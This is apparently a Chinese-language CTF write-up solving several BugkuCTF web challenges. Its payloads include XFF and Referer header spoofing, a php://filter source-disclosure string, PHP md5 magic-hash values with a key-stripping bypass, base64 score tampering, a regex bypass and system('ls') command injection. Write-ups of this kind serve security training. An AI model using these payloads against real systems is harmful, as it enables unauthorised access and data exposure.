


通过burpsuite抓包发送到repeater伪造XFF头请求访问，GO一下即可得到flag




网站被黑

打开题目




查看源代码没发现什么，使用御剑扫描下



发现了webshell

于是用bp爆破得出flag



源代码


打开题目发现有提示

查看源代码之后发现有奇怪的东西

```
<html>
<title>BUGKUCTF-WEB13</title>
<body>
<div style="display:none;"></div>
<form action="index.php" method="post" >
看看源代码? <br>
<br>
<script>
var p1 = '%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%7
var p2 = '%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%21%30%3b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%29%3b%61%2e%66%6f%63%7
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
</script>

<input type="input" name="flag" id="flag" />
<input type="submit" name="submit" value="Submit" />
</form>
</body>
</html>
```



于是拼接之后进行解码

两张图解出来根据源代码的提示进行拼接，得到flag



文件包含

打开题目



将文件内容进行base64编码后显示在浏览器上，再自行解码


```
?file=php://filter/read=convert.base64-encode/resource=xxx.php
```

`php://filter`可以获取指定文件源码


解码之后得到flag

备份是个好习惯

打开题目，尝试各种解码无果



通过御剑扫描


《想念初恋》御剑后台扫描工具 珍藏版 By:御剑孤独 QQ:343034656
域名: http://114.67.246.176:17141/
开始扫描
停止扫描
线程: 20 (条 CPU核心 * 5最佳)
超时: 3 (秒 超时的页面被丢弃)
DIR: 1153
ASP: 1854
MDB: 419
ASPX: 822
PHP: 1103
JSP: 631
探测200
探测403
探测3XX
扫描信息: 扫描完成...
扫描线程: 0
扫描速度: 0/秒
ID
地址
HTTP响应
1 http://114.67.246.176:17141/index.php 200
2 http://114.67.246.176:17141/index.phps 403
3 http://114.67.246.176:17141/index.php.bak 200
CSDN @devil_sad


用记事本打开

index.php.bak - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```php
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
*/

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
}
?>
```


上面要求我们构造出key1和key2的md5值相等，而它们本身却不相等构造payload：？
kkeyey1=QNKCDZO&kkeyey2=240610708




game1

打开题目发现怎么玩也过不去....


用bp抓包，可以看到右侧的 sign:zMMju===，取NTA= 解码后发现为25，即我们玩游戏的分数，猜测如果我们提交的分数达到了获取flag的阀值就可以获取flag。（但我不想玩了！）

sign为 zM + base64编码部分 + ==



将99999编码放到sign中

于是我们直接修改参数提交，即可得到flag（年轻人就是要不讲武德）



字符?正则?

打开题目

构造payload（不止一种）

```
keykey56789key:/1/keya@
```

输入后即可得到flag

```php
<?php
highlight_file('2.php');
$key='flag{*****************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
  die('key is: '.$key);
}
?> key is: flag{ecb3e9b2f3a09cd1aa73bdef5c6ee342}
```

shell

打开题目发现啥也没有，于是想到题目的提示

于是构造payload s=system(“ls”)查看路径


flaga15808abee46a1d5.txt index.php

于是复制粘贴到URL后，即可得到flag


flag{1fc15493c8d0ba407258a14f8af87c94}

你从哪里来

打开题目发现一个提示：google



用bp抓包发送到Repeater，构造请求头Referer，即可得到flag



cookies

